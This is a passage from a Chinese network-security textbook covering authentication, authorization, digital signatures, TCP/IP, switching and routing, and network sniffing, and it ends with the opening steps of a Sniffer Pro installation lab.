网络认证技术是网络安全技术的重要组成部分之一。认证指的是证实被认证对象是否属实和是否是有效的一个过程。其基本思想是通过验证被认证对象的属性来达到确认被认

证对象是否真实有效之目的。被认证对象的属性可以是口令、数字签名或者像指纹、声音和视网膜这样的生理特征。认证常常被用于通信双方相互确认身份，以保证通信的安全。认证可以采用多种方法进行。

2.5.1 身份认证

从简单意义上来讲，身份认证技术就是对通信双方进行真实身份鉴别，也是对网络信息资源安全进行保护的第一个防火墙，目的就是验证和辨别网络信息使用用户的身份是否具有真实性和合法性，然后给予授权后才能访问系统，不能通过识别的用户就会阻止其访问。由此可知，身份认证在安全管理中是重点，同时也是最基础的安全服务。在今后的发展中，身份认证技术首先需要提高其安全性、稳定性、实用性等特点，在认证终端需要向小型化发展。身份认证重点是向以下几个方面发展。

1. 生物认证技术

生物特征指的是人体自带的生理特征和行为特征。因为每个人的生物特征具有唯一性，由此来对用户进行验证。生物特征的身份认证方法有可靠、稳定等特点，也是最安全的身份认证方法。但是，目前还没有哪种生物认证方法可以保证 100％的正确率。因此，怎么提高识别算法和硬件水平是保证正确率的一个重点。

2. 非生物认证技术

非生物认证技术一般采用口令的认证方式，而传统的认证方式就是使用口令认证。口令认证方法具有简单、操作方便等特点。认证者首先需要拥有用户使用账号，还需要保证账号在用户数据库里是唯一的。口令认证方式主要有两种：一种是使用动态口令，用户在使用网络安全系统的时候，所需要输入的口令都是变化的，不是固定的，就算这次输入口令被他人获得，下次却不能使用；另一种是静态口令，使用者经过系统设置和保存后，在指定时间内不会发生变化，一个口令可以长期使用，这种口令相比于动态口令操作简单，但没有动态口令安全。

3. 多因素认证

结合利用各类因素认证技术，增强身份认证的安全性。现在手机短信认证和 Web 口令认证早已在网络安全中得到利用，并获得了不错的口碑。

2.5.2 报文认证

报文认证是通过网络中交换与传输的数据单元进行认证的一种方式。报文的认证方式有传统加密方式认证、使用公开密钥密码的报文认证码方式、使用单向散列函数认证。

1. 使用传统加密方式认证

传统加密的方式是以整个报文的密文为认证码。设 A 为发送方，B 为接受方。A 和 B 共享保密的密钥 K_S。A 的标识为 ID_A，报文为 M，在报文中增加标识 ID_A，那么 B 在认证 A 的过程如下：

$$A \rightarrow B: E(\mathrm{ID}_A \backslash\backslash M, K_S)$$

B 在收到报文后用 K_S 解密，若解密所得的发送方标识与 ID_A 相同，则 B 认为报文是 A 发来的。

2. 使用公开密钥密码方式认证

通信双方共享密钥 K。A 利用密钥 K 计算认证码 MAC,将报文 M 和 MAC 一块发给接收方,即:

$$A\rightarrow B:M\backslash\backslash MAC$$

接收方收到报文 M 后,用相同的密钥 K 重新计算得出新的 MAC,并将其与接收到的 MAC 进行比较,若二者相等,则认为报文正确真实。该方法中,报文是以明文形式发送的,所以该方法可以提供认证,但是不能提供保密性,若要获得保密,可在 MAC 算法之后对报文加密:

$A\rightarrow B:E(M\backslash\backslash MAC,K_2)$,其中 $MAC=C(M,K_1)$,当 A 和 B 共享 K_1时,可以提供认证;当 A 和 B 共享 K_2 时,可以提供保密。

3. 散列 Hash 函数方式认证

该方法是将任意长度的报文映射为定长的 Hash 值得公共函数,以 Hash 值作为认证码。如下形式:

$$A\rightarrow B:<M||E(Hash(M),K)>$$

M 是变长的报文,Hash(M)是定长的 Hash 值。发送方生成报文 M 的 Hash(M)并用传统密码对其加密,将加密后的结果附于 M 之后发给接收方。接收方 B 由 M 重新计算 Hash(M),并与接收到的比较,由于 Hash(M)受密码保护,所以 B 通过比较 Hash(M)可以认证报文的真实性和完整性。

2.5.3 访问授权

授权指定用户能做什么。通常认为授权是建立一种对资源的访问方式,如访问文件和打印机,授权也能处理用户在系统或者网络上的特权。那么什么是网络安全中的用户权限呢?特权或用户权限的权限不同。用户权限提供授权去做可以影响整个系统的事情,可以创建组、把用户分配到组、登录系统以及分配多用户的权限。其他的用户权限是隐含的,默认分配给组,这里的组是由系统创建的组而不是管理员创建,无法移除这些权限。授权一般基于以下方式。

1. 基于角色的授权(RBAC)

早期的计算机系统存在两种角色:用户和管理员。早期的系统针对不同类型的用户,基于他们的组成员关系来定义角色和授权的访问。授予管理员(超级用户、root 用户、系统管理员等)特权,并允许他们比普通用户访问更多的计算机资源。例如,管理员可以增加用户、分配密码、访问系统文件和程序,并可以重启机器。这个群体后来扩展到包括审计员的角色,即用户可以读取系统信息和在其他系统上的活动信息,但不能修改系统数据或执行其他管理员角色的功能。

随着系统的发展,用户角色更加精细化,用户可以通过安全许可来量化。例如,允许访问特定的数据或某些应用程序。其他区别则基于用户在数据库或者其他应用系统中的角色而定。通常情况下,角色由部门所分配,如财务、人力资源、信息技术和销售部门。

2. 访问控制列表(ACLs)

信息系统可能也可以使用 ACL 来确定所请求的服务或资源是否有权限。访问服务器上的文件通常由保留在每个文件的信息所控制。同样,网络设备上不同类型的通信也可以

通过 ACL 来控制。

3. 基于规则的授权

基于规则的授权需要开发一套规则来规定特定的用户在系统上能做什么。这些规则可能会提供如下信息，例如“用户 Alice 能够访问资源 Z 但不能访问资源 D”。更复杂的规则是指定组合，例如“用户 Bob 只有坐在数据中心的控制台时才能阅读文件 P”。在小的系统中，基于规则的授权可能并不难维护；但是，在大的系统和网络中，基于规则的授权极其烦琐和难以管理。

2.5.4 数字签名

数字签名是利用数字技术实现在网络传送文件时，附加个人标记，完成系统上手书签名盖章的作用，以表示确认、负责和经手等。数字签名(又称数字签字)是实现认证的重要工具，在电子商务系统中是不可缺少的。保证传送文件的机密性应使用加密技术，保证传送文件的完整性应使用信息摘要技术，而保证认证性和不可否认性应使用数字签名技术。

数字签名技术是公开密钥加密技术和报文分解函数相结合的产物。与加密不同，数字签名的目的是为了保证信息的完整性和真实性。数字签名必须保证做到以下 3 点：

(1) 接收者能够核实发送者对消息的签名。

(2) 发送者事后不能抵赖对消息的签名。

(3) 接收者不能伪造对消息的签名。

数字签名可以解决接收方伪造、发送者或接收者否认、第三方冒充发送或接收文件、接收方篡改等问题。数字签名可以分为 RSA 签名体制、EIGamal 签名体制、盲签名、双联签名和无可争辩签名等。

第 3 章　网络分析实验

3.1　网络分析原理

3.1.1　TCP/IP 原理

TCP/IP 是一个 4 层协议系统，TCP/IP 协议族是一组不同的协议组合在一起构成的协议簇。TCP/IP 原理可以概括为以下两点。

（1）数据发送时自上而下，层层加码；数据接收时自下而上，层层解码。

如图 3.1.1 所示，当应用程序用 TCP 传送数据时，数据被送入协议栈中，然后逐层通过，直到被当作一串比特流送入网络。每一层对接收到的数据都要增加一些首部信息（有时还要增加尾部信息）。TCP 传给 IP 的数据单元称为 TCP 报文段。IP 传给网络接口层的数据单元称为 IP 数据报。通过以太网传输的比特流称为帧。




图 3.1.1　TCP/IP 协议系统

（2）逻辑通信在同层完成。

数据沿垂直方向传递（即数据在各层间依次传递）是当今普遍认可的数据处理的功能流程。每一层都有与其相邻层的接口。为了通信，系统必须在各层之间传递数据、指令、地址等信息，通信的逻辑流程与真正的数据流不同，虽然通信流程垂直通过各层，但每一层都在逻辑上能够直接与远程计算机系统的相应协议层直接通信。如图 3.1.2 所示，通信实际上是按垂直方向进行的，但在逻辑上通信是在同层进行的。




图 3.1.2　逻辑通信结构

3.1.2　交换技术

所谓交换,就是将分组(或帧)从一个端口转移到另一端口的动作。交换机在操作过程当中会不断地收集资料去建立它本身的一个地址表,MAC 地址表显示了主机的 MAC 地址与以太网交换机端口的映射关系,指出数据帧去往的目标主机。

当以太网交换机收到一个数据帧时,将数据帧的目的 MAC 地址与 MAC 地址表进行查找匹配。如果在 MAC 地址表中没有相应的匹配项,则向除接收端口外的所有端口广播该数据帧。当 MAC 地址表中有匹配项时,该匹配项指定的交换机端口与接收端口相同则表明该数据帧的目的主机和源主机在同一广播域中,不通过交换机可以完成通信,交换机将丢弃该数据帧;否则,交换机把该数据帧转发到相应的端口。

交换机检查收到数据帧的源 MAC 地址,并查找 MAC 地址表中与之相匹配的项。如果没有,交换机将记录该 MAC 地址和接收该数据帧的端口,并激活一个定时器,这个过程被称为地址学习;如果接收的数据帧的源 MAC 地址在地址表中有匹配项,交换机将复位该地址的定时器。如果交换机不能够正确联系 MAC 地址,则有可能造成数据包丢失以及泛洪现象的发生,影响交换机的转发性能。

局域网交换技术是作为对共享式局域网提供有效的网段划分的解决方案,可以使用户尽可能地分享到最大带宽。交换技术在 OSI 7 层网络模型中的第二层,即数据链路层进行操作,交换机对数据包的转发建立在 MAC 地址基础上,对于 IP 网络协议来说,它是透明的,即交换机在转发数据包时,无须知道信源机和目标机的 IP 地址,只需知其物理地址即可。

3.1.3　路由技术

路由是指通过相互连接的网络把信息从源地点移动到目标地点的过程。在路由过程中,信息至少会经过一个或多个中间节点。路由和交换所实现的功能类似。但二者的区别是明显的,交换发生在 OSI 参考模型的第二层(即数据链路层),而路由发生在第三层(即网络层)。这一区别决定了路由和交换在传输信息的过程中需要使用不同的控制信息。

当 IP 子网中的一台主机发送 IP 分组给同一子网的另一台主机时，它将直接把 IP 分组送到网络上，对方就能收到。当发送给不同子网上的主机时，它要选择一个能到达目的子网上的路由器，把 IP 分组传递给该路由器，由路由器负责把 IP 分组送到目的地。如果没有这样的路由器，主机就把 IP 分组送给一个被称为默认网关的路由器。默认网关是每台主机上的一个配置参数，它是同一个网络上的某个路由器端口的 IP 地址。

同主机一样，路由器也要判定端口连接的是否为目的子网，如果是，就直接把分组通过端口送到网络上；否则，也要选择下一个路由器来传送分组。路由器也有它的默认网关，用来传送 IP 分组，通过逐级传送，IP 分组最终将送到目的地，否则 IP 分组被网络丢弃。

路由器不仅负责 IP 分组转发，还需与其他路由器联络，确定网络的路由选择和维护路由表。路由包含两个基本的动作：选择最佳路径和通过网络传输信息。在路由过程中，后者也称为(数据)交换。交换相对来说比较简单，而选择路径却很复杂。

路径选择是判定到达目的地的最佳路径，由路由选择算法来实现。由于涉及不同的路由选择协议和路由选择算法，要相对复杂一些。为了判定最佳路径，路由选择算法必须启动并维护包含路由信息的路由表，其中路由信息依赖于所用的路由选择算法。

metric 是路由算法用以确定到达目的地的最佳路径的计量标准。路由算法根据许多信息来填充路由表。路由器查看数据包的目的协议地址后，确定是否知道如何转发该包，如果路由器不知道如何转发，通常就将之丢弃；如果路由器知道如何转发，就把目的物理地址变成下一跳的物理地址并向之发送。下一跳可能就是最终的目的主机，如果不是，通常为另一个路由器，它将执行同样的步骤。

3.1.4 网络嗅探技术

3.1.4.1 嗅探技术简介

嗅探(sniff)技术是一种重要的网络安全攻防技术。对黑客来说，通过嗅探技术能以非常隐蔽的方式攫取网络中的大量敏感信息，与主动扫描相比，嗅探行为更难被察觉，也更容易操作。对安全管理人员来说，借助嗅探技术，可以对网络活动进行实时监控，发现各种网络攻击行为。嗅探技术最初是作为网络管理员检测网络通信的必备技术，嗅探器(sniffer)既可以是软件，又可以是一个硬件设备。软件嗅探器应用方便，针对不同的操作系统平台都有多种不同的软件嗅探器；硬件嗅探器通常称为协议分析器，其价格一般都很高。

在局域网中，由于以太网的共享式特性决定了嗅探能够成功。因为以太网是基于广播方式传送数据的，所有的物理信号都会被传送到每一个主机节点，此外网卡可以被设置成混杂接收模式。在这种模式下，无论监听到的数据帧目的地址如何，网卡都能予以接收。而 TCP/IP 协议栈中的应用协议大多是以明文在网络上传输的，这些明文数据中，往往包含一些敏感信息(如密码、账号等)，使用嗅探器可以监听到所有局域网内的数据通信，并得到这些敏感信息。

嗅探器的隐蔽性好，它只是被动接收数据，不向外发送数据，所以在传输数据过程中，根本无法觉察。嗅探器的局限性是只能在局域网的冲突域中进行，或者是在点到点连接的中间节点上进行监听。

3.1.4.2 网络嗅探器

网络嗅探器在当前网络技术中使用得非常广泛。网络嗅探器既可以作为网络故障的诊断工具,也可以作为监听工具。传统的网络嗅探技术是被动地监听网络通信、用户名和口令。而新的网络嗅探技术开始主动地控制通信数据。大多数嗅探器至少能够分析标准以太网、TCP/IP、IPX 和 DECNET 等协议。

根据功能不同,嗅探器可以分为通用网络嗅探器和专用嗅探器。前者支持多种协议,如 tcpdump、Snifferit 等;后者一般是针对特定软件或提供特定功能,如专门针对 MSN 等即时通信软件的嗅探器、专门嗅探邮件密码的嗅探器等。

3.1.4.3 嗅探技术分类

根据工作环境和工作原理不同,嗅探技术又可以分为本机嗅探、广播网嗅探和交换机嗅探等类型。

1. 本机嗅探

本机嗅探是指在某台计算机内,嗅探程序通过某种方式获取发送给其他进程的数据包的过程。例如,当邮件客户端在收发邮件时,嗅探程序可以窃听到所有的交互过程和其中传递的数据。

2. 广播网嗅探

广播网基于集线器(hub)的局域网络,其工作原理是基于总线方式的,所有的数据包在该网络中都会被广播发送(即发送给所有端口)。在广播网中,每一个网络数据包都被发送到所有的端口,然后由各端口所连接的网卡来判断是否需要接收,所有目的地址与网卡实际地址不符的数据包将被网卡驱动自动丢弃,这确保了广播网中每台主机只接受到以自己为目标的数据包。

广播网嗅探利用了广播网"共享"的通信方式。在广播网中所有的网卡都会收到所有的数据包,只要将本机网卡设为混杂模式,就可以使嗅探工具支持广播网或多播网的嗅探。

3. 交换机嗅探

交换机的工作原理与集线器不同,它不再将数据包转发给所有的端口,而是通过分组交换的方式进行单对单的数据传输。即交换机能记住每个端口的 MAC 地址,根据数据包的目的地址选择目的端口,只有对应该目的地址的网卡能接收到数据。

基于交换机的嗅探是指在交换环境中通过某种方式进行的嗅探。由于交换机基于分组交换的工作模式,因此,简单地将网卡设为混杂模式并不能够嗅探到网络上的数据包,必须要采用其他的方法来实现基于交换机的嗅探。

4. 端口镜像嗅探

端口镜像又称为巡回分析端口(roving analysis port),它从网络交换机的一个端口转发每个进出分组的副本到另一个端口,分组将在此端口进行分析,端口镜像是监视网络通信量和通信内容的一种方法。网络管理员将端口镜像作为一种诊断或调试的工具,尤其是在分析网络情况的时候,它使管理员能够跟踪交换机的性能并在必要的时候对其更改。

端口镜像是交换机为调试预留的功能。通过端口镜像,可以将交换机中任意端口的数据复制给镜像端口,通过端口镜像,本机嗅探工具就可以嗅探交换机上的任意端口了。

基于端口镜像的嗅探受限于交换机能够支持的镜像功能，能够镜像多少端口、镜像出来的协议如何，都取决于交换机的型号和配置。由于进行基于端口镜像的嗅探必须拥有交换机的管理权限，因此基于端口镜像的嗅探往往是网络管理员常用的嗅探方式。

5. 通过 MAC 泛滥进行交换机嗅探

这种方式往往被攻击者使用。网络交换机为了能够进行分组交换，必须在内部维护着一个转换表，将不同的 MAC 地址转换成交换机上的物理端口。由于交换机的工作内存有限，如果用虚假的 MAC 地址对交换机进行不断攻击，直到交换机的工作内存被占满，交换机就进入了所谓的“打开失效”模式，开始了类似于集线器的工作方式，向网络上所有的机器广播数据包。在这种情况下，交换机嗅探就可以同样采用广播网嗅探的方式实现。

3.1.4.4 嗅探的安防作用

1. 网络安全审计

网络审计是指通过网络嗅探工具，将网络数据包捕获、解码并加以存储，以备后期查询或提供即时报警。通过嗅探技术，网络审计可以实现上网行为审计、网络违规数据的监控等功能。利用网络嗅探技术开发的网络行为审计类软件是运行在关键的网络节点，对网络传输的数据流进行合法性检查的工具。

2. 蠕虫病毒的控制

采用嗅探技术，对蠕虫病毒的控制可起到以下作用：

(1) 基于网络嗅探的流量检测，及时发现网络流量异常，并根据已经建成的流量异常模型初步判断出网络蠕虫病毒爆发的前兆。

(2) 基于网络嗅探的网络协议分析，进一步确认蠕虫病毒的发作，并及时给出预警信息。

(3) 基于网络嗅探技术的蜜罐，尽早捕获蠕虫病毒的样本，并通过对其进行的详细分析，制定出有效的防御方案和清除方案。

(4) 通过基于网络嗅探技术的入侵检测，能够准确定位局域网络中的蠕虫病毒传播源，从而及时扼杀病毒蠕虫的传播行为。

3. 网络布控与追踪

针对网络犯罪，如黑客入侵、拒绝服务攻击等，通过嗅探技术进行追踪，协助执法部门定位网络犯罪分子。现代网络犯罪往往采用跳板进行，即通过一台中间主机进行网络攻击和犯罪活动，这对犯罪分子的捕获造成了很大的障碍，而嗅探技术可以有效地帮助执法人员解决这一问题。

网络追踪是针对伪造 IP 地址攻击的一种追查方法。由于网络攻击往往采用虚假的 IP 地址（特别是大规模的拒绝服务攻击），因此，从被攻击机嗅探获取的数据无法直接判断攻击源，需要采用移动的网络嗅探器，以溯源的方式从终点逐个前溯，直到发现攻击的起源点。

当发现某网络犯罪行为是通过中间跳板主机进行时，暂时不对该主机进行明显的操作，而是运行网络嗅探器对其进行 24 小时的监控，一旦犯罪分子远程登录该主机，网络嗅探器就会记录该犯罪分子的 IP 地址，从而协助定位和追踪。目前，国内已经有多例通过网络布控和追踪的方式抓获犯罪分子的案例，其中也往往涉及嗅探技术的应用。

4. 网络取证

基于嗅探的网络取证工具可以运行在需要取证的犯罪分子所使用的计算机上（如个人

计算机或公共场所的计算机)，并可以将该犯罪分子的网络行为(如邮件、聊天信息和上网记录等)加以实时记录，从而协助案件的侦破和起诉证据的获取。为了确保利用嗅探工具所获得的网络证据具备不可篡改性，网络取证工具中还需要内置数字签名工具，防止操作人员人为修改或误删数字证据。

嗅探技术在黑客攻防技术以及信息安全体系建设中都起到了非常重要的作用，而反嗅探技术也是确保网络私密性的关键技术之一。同时，嗅探技术在网络安全管理工作中也很有用。但是，在进行嗅探技术的合法应用的同时，还需要关注嗅探技术滥用带来的泄密和破坏个人隐私问题。随着网络技术的发展，未来的嗅探技术和反嗅探技术还将不断进步，目前在高速化、可视化、针对加密的嗅探和无线切入技术 4 个方向上都可以见到新技术的出现。

3.2 网络分析基础实验

3.2.1 Sniffer Pro 简介

Sniffer Pro 软件是 NAI 公司推出的功能强大的协议分析软件。利用 Sniffer Pro 网络分析器的强大功能和特征，能够解决很多网络问题。本教材使用的软件版本为 SnifferPro_4_70_530。

Sniffer Pro 软件的主要作用可以体现在以下几个方面：

(1) Sniffer Pro 可以评估业务运行状态。例如，各种应用的响应时间、一个操作需要的时间、应用带宽的消耗、应用的行为特征和应用性能的瓶颈等。

(2) Sniffer Pro 能够评估网络的性能。例如，各链路的使用率、网络性能趋势、消耗最多带宽的具体应用、消耗最多带宽的网络用户、各分支机构流量状况和影响网络性能的主要因素。

(3) Sniffer Pro 可以快速定位故障。例如，monitor、expert、decode 等功能都可以快速定位故障。

(4) Sniffer Pro 可以排除潜在的威胁。例如病毒、木马、扫描等，并且发现攻击的来源，为控制提供根据，对于类似蠕虫病毒一样对网络影响大的病毒有效。作为即时监控工具，Sniffer Pro 通过发现网络中的行为特征来判断网络是否有异常流量，所以 Sniffer Pro 可能比防病毒软件更快发现病毒。

(5) Sniffer Pro 可以进行流量的趋势分析。通过长期监控，可以发现网络流量的发展趋势，为将来网络改造提供建议和依据。

(6) 应用性能预测。Sniffer Pro 能够根据捕获的流量分析一个应用的行为特征，可以提供量化的预测，准确率较高，误差不超过 10%。

Sniffer Pro 包括了四大功能：监控(monitor)、显示(display)、数据包捕捉(capture)和专家分析系统(expert)。

3.2.2 程序安装实验

实验器材

Sniffer Pro 软件系统，1 套。

PC(Windows XP/Windows 7),1 台。

预习要求

(1) 做好实验预习,复习网络协议的有关内容。
(2) 熟悉实验过程和基本操作流程。
(3) 做好预习报告。

实验任务

通过本实验,掌握以下技能:
(1) 学会在 Windows 环境下安装 Sniffer Pro。
(2) 能够运用 Sniffer Pro 捕获报文。

实验环境

本实验采用一个已经连接并配置好的局域网环境。PC 上安装 Windows 操作系统。

预备知识

(1) TCP/IP 原理及基本协议。
(2) 数据交换技术概念及原理。
(3) 路由技术及实现方式。

实验步骤

按照常规安装方法双击 Sniffer Pro 软件的安装图标,按安装向导的提示顺序进行安装(如图 3.2.1 所示),本教材选用的软件版本为 Sniffer Portable 4.7.5。



图 3.2.1 软件安装界面

如图 3.2.2 所示,在选择 Sniffer Pro 的安装目录时,默认安装在 C:\Program Files\NAI\SnifferNT 目录中,为了更好地使用该软件,建议用默认路径进行安装。



图 3.2.2　安装目录选择界面

在注册用户时，需要填写必要的注册信息。在出现的 Sniffer Pro User Registration 的 3 个对话框中，依次填写个人信息，如图 3.2.3 所示，注意，最后一行的 Sniffer Serial Number 需要填入软件购买时提供的注册码。



图 3.2.3　用户注册界面

如图 3.2.4 所示，完成注册操作后，需要设置网络连接状况。从上至下，依次有 3 个选项："直接连接"、"通过代理服务器连接"和"拨号、传真或无连接"。一般情况下，用户直接选择第一项 Direct Connection to the Internet。

如图 3.2.5 所示，若通过代理服务器连接，则需要输入代理服务器地址、用户名和账号等信息。

接下来，系统会自动定位并连接到最近的网络服务器 Mercury.nai.com，完成必要的注册信息提交和注册码认证工作。当用户的注册信息验证通过后，系统会转入图 3.2.6 所示的界面，用户被告知系统分配的身份识别码，以便用户进行后续的服务和咨询。

